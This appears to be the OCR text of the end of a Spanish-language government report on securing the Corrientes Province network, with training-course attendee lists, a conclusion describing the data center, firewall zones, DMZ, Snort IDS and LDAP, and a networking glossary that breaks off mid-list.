




Gobierno de la Provincia de Corrientes




Algunas ideas...
Gobierno de la Provincia de Corrientes
No reinventes la rueda,
¡usá frameworks!
Gobierno de la Provincia de Corrientes



Lic. Gustavo Andrés Linares

¿Más Información?



Gobierno de la Provincia de Corrientes



Mantenerse informado

http://www.hispasec.com

http://www.cert.org/tech_tips

http://is-it-true.org/nt

http://www.sans.org/top20

http://www.microsoft.com/technet/security/advisory/default.mspx

http://www.securityfocus.com

http://www.arcert.gov.ar



Gobierno de la Provincia de Corrientes



El último curso fue el dirigido a desarrolladores y personal informático de la provincia. También fueron invitados por parte del Gobierno estudiantes de ingeniería en sistemas de la Universidad Nacional del Nordeste. Las presentaciones utilizadas fueron prácticamente las mismas que para el curso de referentes, es por eso que se agregaron las diapositivas de desarrollo en dicho curso para dejar un único documento.

El siguiente es el listado de presentes en cada uno de los cursos.

Informáticos y Desarrolladores		Usuarios
Acosta, Roberto		Acosta Avila, Leonor Esperanza
Acosta, Rubén		Acosta, Omar Egidio
Aguirres, Ruben Martin		Acosta, Osvaldo Antonio
Alarcon, Anibal		Acuña, Juan Daniel
Alegre Lopez, Anita		Albarenque Valsecia, Nicolas
Arce, Diego		Alderete, Raul Ariel
Ayala, Raul		Arrua, Raul Fernando
Balmaceda, Estefania		Avalos, Leonardo Javier
Battilana, Juan Carlos		Badaro, Jose Fabian
Billordo, Raul		Badaro, Karen Romina
Caceres, Norberto Raul		Baez, Edgar Dario
Candia, Rita Mariela		Baglieri, Jose Alejandro
Capochetti, Nancy		Barrera, Joel Matias
Carballo, Jose Antonio		Barreto, Ariel
Cardozo, Marcos		Barreto, Claudia Evelin
Cocco, Marcela		Barrios, Monica
Contreras, Roberto Carlos		Bazzi Sforzi, Omar Sergio
Cordoba, Emmanuel Carlos		Beneventano, Valeria
Cortinovis, Liliana		Benitez Gagliardone, Cristian
Da Costa, Pablo		Benitez, Mirna
Escudero, Luciano Marcos		Benitez, Omar Roberto
Falcon Figueredo, Rodrigo		Bernachea, Diego Andres
Fernandez, Melisa		Bernard, Alejandro
Ferrer, Mariana		Bertone, Bruno
Franco, Juan Alberto		Billordo, Raul
Gallardo, Marcelo Enrique		Blanco, Liliana
Garcia, Guillermo		Bordon, Jose Matias
Gimenez, Graciela		Bosco, Juan Francisco
Gomez, Edgardo Andres		Brancal, Juan Carlos
Goretta, Jose		Bruzzo, Jose Nicolas

Graziosetti, Elisa Elena		Caballero, Griselda Antonia
Jara, Virgilio		Cabral, Carolina Noemi
Kaczuba, Hernan		Cabral, Gilda
Lafuente, Raul Edilberto		Cabral, Leonardo
Langbart, Maria Gabriela		Cabrera, Ana Maria
Leiva, Orlando		Caceres, Pablo Ariel
Lemos Zibechi, Maika Gisella		Cafferata, Ruben Manuel
Lencina, Raul		Ceniquel, Ethel Tamara
Lopez Ravenau		Cespedes, Cristian
Lytwyn, Alejandro		Cirini, Marta Graciela
Machado, Francisco Gustavo		Cordero, Veronica
Maciel,Gladis Noemi		Coronel, Juan Marcelo
Mancera, Manuel		De los Reyes, Leonardo
Manza Stortti, Ariel		Del Prado, Sebastian
Marchi, Pedro		Descalzo, Patricia Daniela
Martinez, Melisa Pamela		Diaz, Veronica Maria
Medina, Fabian		Erro, Martin
Meza, Cristian Sebastian		Escalante, Fabian
Meza, Jorge Carlos		Escobar, Fernando
Monzon, Ricardo		Escobar, Julio
Morales, Roberto Oscar		Escobar, Marcelo Javier
Mourglia, Jose Dario		Fernandez, Maria Yolanda
Navoni Baez, Pedro		Fochesato, Ariel Rafael
Niella, Belen Maria		Ganora Noailles, Maria del Rosario
Ortiz, Etel Nora		Garcia, Janet Adelina
Palmeyro, Pablo		Godziszewski, Cristina A.
Piasterlini, Dario		Gomez Reyes, Jose Ernesto
Pintos, Roxana E.		Gonzalez, Mara Edith
Ramirez, Jose Alfredo		Gonzalez, Yohana Ivon
Roman, Luis Romulo		Hidalgo, Estela Maris
Rotela, Rocio Celeste		Hidalgo, Ramon Eduardo
Ruiz Diaz, Reymundo		Ibalo, Simon Yamil
Sanchez Feraldo, Marcelo		Kantor, Silvia Veronica
Sasturian, Dario Sebastian		Lescano, Hugo A.
Soler, Alejandro		Lopez, Cristina Isabel
Solis, Alejandro Adolfo		Lovato, Gladis
Spagnolo, Fabricio Miguel		Maidana, Liliana
Surt, Oscar Alejandro		Maidana, Silvana Daniela
Trim, German		Maidana, Veronica
Vallejos, Walter Alfredo		Martin, Pedro Eduardo
Vega, Manuel Gustavo		Martinoli, Jose Miguel
Vega, Matias		Medina, Griselda
Vicentin, Patricia		Mendez, Jorge Ariel
Zambiasio, Walter		Meza, Cintia Vanina
		Meza, Irene Lucia
		Morello Benitez, Lucas Ariel
		Moreyra, Sergio Alejandro
		Ogregon, Luis Daniel
		Ortiz, Federico
		Perucca, Ariel Roman

		Pinto, Miguel Delio
		Podesta, Silvina Irene
		Ponce, Julieta Elizabet
		Quirico, Carlos Alfredo
		Ramirez, Lidia Yolanda
		Ramos, Jose Dario
		Rodriguez, Leandro Ariel
		Rodriguez, Nelson Fabian
		Roffé, Vanesa Solange
		Rojas, Maria Guillermina
		Roman, Angelica
		Romero, Jorge
		Rubio Jantus, Alejandro
		Sanabria, Richard
		Sanchez, Mayra Eliana
		Segovia, Rocio Soledad
		Serrano Mulky, Analia
		Sigel, Norberto
		Solix, Osvaldo Adrian
		Tannuri, Jorge Jose
		Tedesco Lopez, Carlos
		Torres, Roxana
		Vallejos Pedemonte, Guillermo
		Vallejos, Marcelo O.
		Vargas, Valeria Marina
		Vera, Mirta Raquel
		Veron, Silvana
		Vidal, Mariel Celeste
		Vila, Christian A.
		Villagra, Matias
		Villegas, Dario Oscar
		Zalazar, Juan Manuel

La interacción y alta participación de los concurrentes demostró el éxito de los cursos de capacitación. Dejando manifestado incluso en algunos correos electrónicos que le llegará al Director del Centro de Cómputos los agradecimientos o consultas respecto del mismo.

Lic. Gustavo Andrés Linares

CONCLUSIÓN

Al comienzo de este proyecto, el Gobierno de la Provincia de Corrientes carecía de una estructura informática y por ende de Seguridad sobre la misma. Es por ese motivo que el primer paso fue diagramar la nueva red, para poder centralizar los servicios corporativos, ya que si bien existía un backbone de fibra, el mismo no estaba bien diagramado e implementado. En el proyecto de Segurización, se marcaron algunas pautas de cómo diseñar este nuevo modelo, que en definitiva fue la base de esta implementación. Utilizando la red existente en fibra, que es propia del Gobierno, y contando con el Centro de Cómputos como el generador de los servicios, se diagramó una red y un DataCenter basada en las recomendaciones y normas internacionales como la ISO 17.799, 27.799, IRAM 17.799, BS799-2, abstracciones de TIA 942, ISO 27.001 y las recomendaciones de buenas prácticas de ASIar (Asociación Argentina de Seguridad de la Información). Este DataCenter que ya esta implementado, cuenta con todas estas recomendaciones. El mismo cuenta (luego de una contratación por licitación pública) con 8 nuevos rack's, una sala refrigerada, una batería de ups's, una nueva entrada de tensión y control de acceso a la nueva sala del DataCenter. También cuenta con cámaras de monitoreo que registran los movimientos detectados. Este equipamiento fue provisto por la empresa APS que fue la ganadora de la licitación pública.

Esta nueva estructura permitió al Gobierno de la Provincia comenzar a planificar y encaminar la posibilidad de brindar los servicios corporativos dentro de su red de forma asistida y segura. Eliminando problemas que son consecuencia de la falta de gestión sobre la red. La llegada al ciudadano por medio de una gestión de Gobierno más electrónico es un punto clave dentro de esta nueva estructura.

En la medida que se avanzaba sobre el proyecto, y con la firme convicción de la importancia de plantear la capacitación como un ciclo de vida, desde el comienzo de la implementación del DataCenter y cada uno de los servicios que se irían presentando se realizaba una capacitación al personal del Centro de

Cómputos, de esta manera se garantizaba el futuro de cada avance y rediseñar en caso de fallas en alguno de estos puntos; es decir, no solamente mirar las etapas iniciales, diagramar la red y los servicios y capacitar al personal para su futuro uso; sino que también cómo este modelo (ciclo de vida) propone, realizar mediciones, auditorias y tomar estos datos como la entrada de información para nuevamente comenzar con el análisis.

Un punto clave de este esquema es poder llevar una implementación clara sin la necesidad de realizar una inversión costosa. De esta manera, se el Gobierno contrató un enlace de Internet robusto de GigaRed para poder eliminar los enlaces de banda ancha que eran utilizados por la reparticiones para el acceso a Internet.

La segmentación de la red en las diferentes redes locales permitió una administración más ágil y la posibilidad de planificar una contingencia ante la caída de la red de fibra. Esta contingencia logrará que por medio de tecnología WIFI, las reparticiones principales o de mayor criticidad estén siempre conectadas a los servicios corporativos que brinda la red. En cuanto al momento de la implementación de esta contingencia será una decisión del Gobierno.

Una vez lograda la segmentación y ruteo de la red, y para comenzar a planificar la implementación de servicios y aplicaciones corporativas se debió estudiar e implementar la segurización de la misma y la creación de las distintas zonas de seguridad. Con un firewall central y uno de backup se realizó esta separación de zonas. Estos equipos están implementados en hardware no específicos ya que son servidores Intel. Como bien se dijo, trabaja en las capas tres y cuatro del modelo OSI. Una vez que se comenzó a brindar los servicios sobre la red, fue necesario implementar algunas herramientas de seguridad que permitan detectar y detener ataques sobre la capa de aplicación (siete) del modelo OSI. Para ello, se evaluó un software basado en tecnología

OpenSource que actúa como IPS/IDS, este software es el Snort. Y una herramienta de captura de paquetes que se llama Wireshark.

Las diferentes zonas de seguridad permiten dar tratamientos diferentes según el tipo de servicio y para quien va dirigido. En el caso de un servicio que es alojado en la zona de la Granja de Servidores el mismo será dirigido para los agentes que pertenecen al Gobierno de la Provincia de Corrientes y están conectados dentro de la red propia del Gobierno. En este caso, para todos los equipos, sus plataformas y aplicaciones que estén en este ámbito, el tratamiento que se les aplica es básicamente la protección en cuanto a parches de seguridad, derechos de ser utilizado, firewall a nivel de capa 3 y 4, y un moderado seguimiento de IPS. Todos estos servicios son corporativos y brindan agilidad a la gestión interna del Gobierno.

Los servicios que se encuentran en la zona de seguridad DMZ, son accedidos por el público en general desde Internet o brinda un servicio para los usuarios de la red interna que deben comunicarse con usuarios u otros servicio que se brinda en Internet, es decir que por lo general estos servicios son para todos y por ese motivo no se requiere de un control exhaustivo de acceso, pero si requiere de mucho tratamiento de IPS con Firewall a nivel de aplicación, ya que la mayor parte de los ataques vienen desde Internet y por definición serán a la DMZ.

Sobre la propia LAN del Gobierno, el control es mínimo ya que sobre ella no se brindan servicios corporativos, sino que son el transporte para llegar al mismo. Esto no quita que los firewall no efectúen ninguna tarea, sino que por el contrario, están encargados de interactuar sobre las otras zonas de seguridad para dar el acceso a los mismos. La utilización de los servicios corporativos, generó un incremento en el tráfico de la red hasta ahora casi sin utilización.

Dentro de las diferentes zonas de seguridad, hay una de ellas que esta dedicada al acceso a la red por medio de VPN, el mismo permite que un cliente

con un acceso a Internet por banda ancha pueda ingresar a la red. De esta manera se les da movilidad a los usuarios que así lo requieran. La zona DMZ esta separada de las anteriores porque su tratamiento es totalmente diferente. Cuando una conexión se tuneliza, se encríptan todos los datos que por ella se transmiten y por consiguiente, no se puede verificar que es lo que se esta transmitiendo hasta que la misma no sea desencriptada. Por ese motivo, sobre el firewall se pone mucho hincapié sobre la autenticación del sujeto (que quien sea, sea quien dice ser), una vez que eso esta asegurado, entonces luego de desencriptar la comunicación se realiza un control sobre la capa de transporte.

Los expertos del Gobierno de la Provincia han evaluado la posibilidad de adquirir un firewall de hardware que opera directamente sobre la capa de aplicación. Esta adquisición esta planeada para Diciembre del 2009.

Cuando se comenzó con la implementación de los servicios corporativos, se planificó en un principio la necesidad de contar con una única base de datos de usuarios, la misma fue implementada sobre LDAP sobre plataforma OpenSource. Esta base que como se detalló, tiene los usuarios de la red corporativa, además tienen una jerarquía orgánica que permite una correcta administración de usuarios y derechos. El LDAP fue la primera implementación, ya que la mayoría de los servicios corporativos requerían de ella para autenticarse.

Cada uno de los servicios que se han detallados, se fueron implementando según las necesidades y la factibilidad planteada por el Gobierno. Además de los servicios presentados en el presente informe y que fueron parte del desarrollo de este grupo de trabajo, la Web del Gobierno de la Provincia de Corrientes y sus respectivos subdominios, el sistema de presupuesto, un sistema para la utilización de una mesa de ayuda primaria, un sistema de contabilidad general y un sistema de seguimiento de expedientes fueron trasladados al DataCenter para recibir un óptimo tratamiento en cuanto a la accesibilidad y a la seguridad. Al finalizar este informe, se estaba trabajando

sobre un proyecto de aplicación basado en herramientas GIS, que estará alojado en el DataCenter del Gobierno.

Este informe final hace hincapié en la capacitación entregada a los distintos sectores, ya que la misma fue realizada según lo planificado posterior a la entrega del informe parcial III. Con esta tarea de capacitación, queda abordado el último punto del proyecto que es un comienzo de una gestión electrónica que el Gobierno de la Provincia de Corrientes pretende comenzar a transitar. La estabilidad, gestión y seguridad de la red, y la reorganización de los actores principales en el tratamiento de la información eran necesarias para poder llevar adelante cualquier política y gestión de Gobierno basada en la electrónica y la informatización de la información. Si bien, los requisitos para llegar a implementar una Firma Electrónica y a posteriori solicitar la habilitación para la Firma Digital son más estrictos que lo que hoy existe en el Gobierno, el pilar fundamental está puesto, y sin él no se podría haber pensado en un avance hacia esa dirección.

GLOSARIO

Acces-list: permiten controlar el flujo del tráfico en equipos de redes. Su principal objetivo es filtrar tráfico, permitiendo o denegando el tráfico de red de acuerdo a alguna condición.

Access Point: Un punto de acceso inalámbrico (WAP o AP por sus siglas en inglés: Wireless Access Point) en redes de computadoras es un dispositivo que interconecta dispositivos de comunicación inalámbrica para formar una red inalámbrica.

Amavis (A Mail Virus Scaner): es un programa OpenSource que se encarga de realizar de gestionar el filtrado de spam y antivirus.

Ancho de banda: cantidad de datos que se pueden transmitir en una unidad de tiempo.

Antispam: es un programa o método para prevenir el "correo basura" (spam = correo electrónico basura), estos son los mensajes no solicitados, habitualmente de tipo publicitario, enviados en grandes cantidades (incluso masivas) que perjudican de alguna o varias maneras al receptor. La acción de enviar dichos mensajes se denomina spamming.

Antivirus: Los antivirus nacieron como una herramienta simple cuyo objetivo fuera detectar y eliminar virus informáticos, durante la década de 1980. Con el transcurso del tiempo, la aparición de sistemas operativos más avanzados e Internet, los antivirus han evolucionado hacia programas más avanzados que no sólo buscan detectar un Virus informáticos, sino bloquearlo para prevenir una infección por los mismos, así como actualmente ya son capaces de reconocer otros tipos de ataques como malware, spyware, rootkits, etc.

AOL: es un programa de mensajería instantánea; para su utilización es necesario bajar el software correspondiente y registrarse. Su utilización es gratuita.

ARP: Es un protocolo de nivel de red responsable de encontrar la dirección hardware (Ethernet MAC) que corresponde a una determinada dirección IP.

ATM: El Modo de Transferencia Asíncrona o Asynchronous Transfer Mode (ATM) es una tecnología de telecomunicación desarrollada para hacer

frente a la gran demanda de capacidad de transmisión para servicios y aplicaciones.

Autenticación: es el proceso de intento de verificar la identidad digital del remitente de una comunicación como una petición para conectarse. El remitente puede ser una persona, un servidor, una PC o un dispositivo. Autenticar es un modo de asegurar que los usuarios son quién ellos dicen ser.

Autoridad Certificante: En criptografía una Autoridad de certificación, certificadora o certificante (AC o CA por sus siglas en inglés Certification Authority) es una entidad de confianza, responsable de emitir y revocar los certificados digitales o certificados, utilizados en la firma electrónica, para lo cual se emplea la criptografía de clave pública.

Backbone: se refiere a las principales conexiones troncales de una red.

Backup: son copias que se realizan a fin de tener un respaldo total o parcial de la información; dicha información se puede recuperar en caso de pérdida de la información original.

Banda ancha: es la transmisión de datos en el cual se envían simultáneamente varias piezas de información, con el objeto de incrementar la velocidad de transmisión.

Base de datos: es un conjunto de datos pertenecientes a un mismo contexto y almacenados sistemáticamente para su posterior uso.

Broadcast: es un modo de transmisión de información donde un nodo emisor envía información a una multitud de nodos receptores de manera simultánea, sin necesidad de reproducir la misma transmisión nodo por nodo.

Browser: Un navegador, navegador red o navegador web (del inglés, web browser) es un programa que permite visualizar la información que contiene una página web (ya esté esta alojada en un servidor dentro de la World Wide Web o en uno local).

Cache: Un cache es un sistema especial de almacenamiento de alta velocidad

Certificado Digital: Un Certificado Digital es un documento digital mediante el cual un tercero confiable (una autoridad de certificación) garantiza la vinculación entre la identidad de un sujeto o entidad y su clave pública.

Chat: Idem Mensajería Instantánea

CIR: (Commited Information Rate). Mínimo de transmisión de datos que garantiza el proveedor de servicio a sus usuarios.

Confidencialidad: Confidencialidad es la propiedad de la información, por la que se garantiza que está accesible únicamente a personal autorizado a acceder a dicha información. Digitalmente se puede mantener la confidencialidad de un documento con el uso de llaves asimétricas.

Criptografía: La criptografía (del griego ???pt? krypto, «oculto», y ???f ? graphos, «escribir», literalmente «escritura oculta») es el arte o ciencia de cifrar y descifrar información mediante técnicas especiales y se emplea frecuentemente para permitir un intercambio de mensajes que sólo puedan ser leídos por personas a las que van dirigidos y que poseen los medios para descifrarlos.

Dashboard: Panel de control principal de una aplicación, tiene como objetivo permitir al administrador tener una idea del estado del mismo con un solo vistazo.

Data center: (centro de procesamiento de datos) es aquella ubicación donde se concentran todos los recursos necesarios para el procesamiento de la información de una organización. También se conoce como centro de cómputo.

Debian: sistema operativo libre cuyo núcleo está basado en Linux.

Dhcp: (sigla en inglés de Dynamic Host Configuration Protocol - Protocolo Configuración Dinámica de Servidor) es un protocolo de red que permite a los nodos de una red IP (por lo general computadoras) obtener sus parámetros de configuración automáticamente, estos parámetros son:

- Dirección IP
- Mascara de red
- Puerta de enlace predeterminado
- DNS
- WINS.

Dirección Ip: es un número que identifica de manera lógica y jerárquica a un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo IP.

Dirección MAC: La dirección MAC (Media Access Control address o dirección de control de acceso al medio) es un identificador de 48 bits (6 bytes) que corresponde de forma única a una ethernet de red.

Dmz: (por sus siglas en inglés demilitarized zone o zona desmilitarizada), es una red local que se ubica entre la red interna de una organización y una red externa, generalmente Internet. El objetivo de una DMZ es que las conexiones desde la red interna y la externa a la DMZ estén permitidas, mientras que las conexiones desde la DMZ sólo se permitan a la red externa y que los equipos en la DMZ no pueden conectar con la red interna.

DNS (Domain Name System): Conjunto de protocolos y servicios para la conversión de una dirección de internet expresada en lenguaje natural por una dirección IP.

Dominio: un dominio de Internet es un nombre base que agrupa a un conjunto de equipos o dispositivos y que permite proporcionar nombres de equipo más fácilmente recordables en lugar de una dirección IP numérica. Permiten a cualquier servicio (de red) moverse a otro lugar diferente en la topología de Internet, que tendrá una dirección IP diferente. Técnicamente, es un recurso nemotécnico que se asocia a nodos de la red Internet con el objeto de facilitar su identificación, constituido por expresiones alfanuméricas concatenadas en varios niveles organizados de forma jerárquica.

Dominio de Colisión: Un dominio de colisión es un segmento Físico de una red de computadores donde es posible que los paquetes puedan "colisionar" (interferir) con otros. Estas colisiones se dan particularmente en el protocolo de red Ethernet.

Driver: es un programa que tiene como función controlar un dispositivo en particular; actúa como interprete entre el dispositivo y el programa (o sistema operativo) que lo necesita usar.

Enlace: conjunto de los medios utilizados para transmitir entre dos puntos designados una señal digital.

Enlace simétrico: En una conexión de red entre dos puntos que tiene la característica de ser del mismo ancho de banda tanto para transmitir como para recibir.

Enrutador: (Router en ingles), ruteador o encaminador es un dispositivo de hardware para interconexión de red de computadoras.

Enrutar o Ruteo: Especificar una ruta por la cual los paquetes de datos van a transitar.

Escaneo: El término escáner puertos o escaneo de puertos se emplea para designar la acción de analizar por medio de un programa el estado de los puertos de una máquina conectada a una red de comunicaciones. Detecta si un puerto está abierto, cerrado, o protegido por un cortafuego.

Ethernet: es un estándar de redes de computadoras de área local con acceso al medio por contienda CSMA/CD. El nombre viene del concepto físico de ether. Ethernet define las características de cableado y señalización de nivel físico y los formatos de tramas de datos del nivel de enlace de datos del modelo OSI.

Fibra óptica: medio de transmisión empleado habitualmente en redes de datos; un hilo muy fino de material transparente, vidrio o materiales plásticos, por el que se envían pulsos de luz que representan los datos a transmitir.

FileServer: Hace referencia a un Servidor dedicado al almacenamiento de archivos.

Filtrado de contenido: Es un software que catalogando todos los sitios de Internet, permite generar políticas en las cuales se puede restringir o no el acceso a cada sitio de Internet.

Firewall: (cortafuegos), es una parte de un sistema o una red que está diseñado para bloquear el acceso no autorizado. Se trata de un dispositivo o conjunto de dispositivos configurados para permitir, limitar, cifrar, descifrar, el tráfico entre los diferentes ámbitos o zonas sobre la base de un conjunto de normas y otros criterios.

Firma Digital: Es un método criptográfico que asocia la identidad de una persona o de un equipo informático al mensaje o documento. En función del tipo de firma, puede, además, asegurar la integridad del documento o mensaje.

Framework: Un framework, en el desarrollo de software, es una estructura de soporte definida, mediante la cual otro proyecto de software puede ser organizado y desarrollado. Típicamente, puede incluir soporte de programas, bibliotecas y un lenguaje interpretado entre otros software para ayudar a desarrollar y unir los diferentes componentes de un proyecto.

FTP: FTP (sigla en inglés de File Transfer Protocol - Protocolo de Transferencia de Archivos) en informática, es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP, basado en la arquitectura cliente-servidor. Desde un equipo cliente se puede conectar a un servidor para descargar archivos desde él o para enviarle archivos, independientemente del sistema operativo utilizado en cada equipo.

Granja de servidores: Es la zona de seguridad (red), en donde se alojan los servidores que brindan un servicio corporativo para los usuarios de la red interna.

HA (high availability): (Alta disponibilidad), es un protocolo de diseño del sistema y su implementación asociada que asegura un cierto grado absoluto de continuidad operacional durante un período de medición dado. Si un usuario no puede acceder al sistema se dice que esta no disponible.

Hacking: es la actividad realizada por un hacker; siendo éste la persona que accede a un sistema informático sin autorización para ver su funcionamiento interno y explotar vulnerabilidades. El hacking no implica necesariamente malas intenciones, aunque sea éste la característica más común.

Handshake: Hace referencia a la negociación de 3 vías utilizada por TCP al iniciar una conexión.

Hardware: Hardware corresponde a todas las partes físicas y tangibles de una computadora: sus componentes eléctricos, electrónicos, electromecánicos y mecánicos; sus cables, gabinetes o cajas, periféricos de

todo tipo y cualquier otro elemento físico involucrado; contrariamente al soporte lógico e intangible que es llamado software.

Hash: Una función de hash es una función para resumir o identificar probabilísticamente un gran conjunto de información, dando como resultado un conjunto imagen finito generalmente menor (un subconjunto de los números naturales por ejemplo).

Hits: cantidad de visitas a un elemento o sitio.

HomeBanking: Hace referencia a los portales web que ofrecen las instituciones bancarias para realizar operaciones sobre sus cuentas.

Host: Es un dispositivo dentro de una red.

Hostear o Hosting: (alojamiento), es ofrecer un lugar dentro del Centro de Cómputos o DataCenter para instalar equipos servidores de terceros, utilizando y aprovechando la infraestructura física y técnica de dicho datacenter.

HTML: siglas de HyperText Markup Language (Lenguaje de Marcas de Hipertexto), es el lenguaje de marcado predominante para la construcción de páginas web.

HTTP: El protocolo de transferencia de hipertexto (HTTP, HyperText Transfer Protocol) es el protocolo usado en cada transacción de la Web (WWW). HTTP fue desarrollado por el consorcio W3C y la IETF, colaboración que culminó en 1999 con la publicación de una serie de RFC, siendo el más importante de ellos el RFC 2616, que especifica la versión 1.1.

HUB: Un hub o concentrador es un equipo de redes que permite conectar entre sí otros equipos y retransmite los paquetes que recibe desde cualquiera de ellos a todos los demás.

ICMP: El Protocolo de Mensajes de Control de Internet o ICMP (por sus siglas de Internet Control Message Protocol) es el sub protocolo de control y notificación de errores del Protocolo de Internet (IP). Como tal, se usa para enviar mensajes de error, indicando por ejemplo que un servicio determinado no está disponible o que un router o host no puede ser localizado.

ICQ: fue el primer programa de mensajería instantánea (creado por la empresa de software israelí Mirabilis a finales de los años 1990); a diferencia

de los otros la identificación de usuario se hace a través de un número en lugar de ser a través de un nombre y/o correo electrónico. El software es gratuito.

ID de usuario: es la identificación única y exclusiva de cada uno de los usuarios.

IDS: Un sistema de detección de intrusos (o IDS de sus siglas en inglés Intrusion Detection System) es un programa usado para detectar accesos no autorizados a un computador o a una red.

IGMP: El protocolo de red IGMP se utiliza para intercambiar información acerca del estado de pertenencia entre enrutadores IP que admiten la multidifusión y miembros de grupos de multidifusión. Los hosts miembros individuales informan acerca de la pertenencia de hosts al grupo de multidifusión y los enrutadores de multidifusión sondean periódicamente el estado de la pertenencia.

Interface de red: hace referencia a tarjeta de red; ésta tiene un número de identificación único de 48 bits, en hexadecimal llamado dirección MAC. Estas direcciones hardware únicas son administradas por el Institute of Electronic and Electrical Engineers (IEEE).

Internet: es un conjunto descentralizado de redes de comunicación interconectadas, que utilizan la familia de protocolos TCP/IP. También denominada Red de redes.

Internet Explorer: Windows Internet Explorer (anteriormente Microsoft Internet Explorer; abreviado MSIE), comúnmente abreviado como IE, es un navegador web producido por Microsoft para el sistema operativo Windows desde 1995 y más tarde para Sun Solaris y Apple Macintosh, estas dos últimas discontinuadas en el 2002 y 2006 respectivamente. Ha sido el navegador web más utilizado desde 1999, con un pico sostenido de cuota de utilización durante el 2002 y 2003 del 95% en sus versiones 5 y 6.

Intranet: es una red privada que utiliza tecnología Internet para compartir de forma privada cualquier información o programa del sistema operativo. Comúnmente se utiliza el término de Intranet para hacer referencia al portal institucional interno.

Ip privada: Es una dirección IP (número) que no es reconocida en la red pública de Internet.

Ip pública: Es una dirección IP (número) que puede ser encontrado en la red pública de Internet.

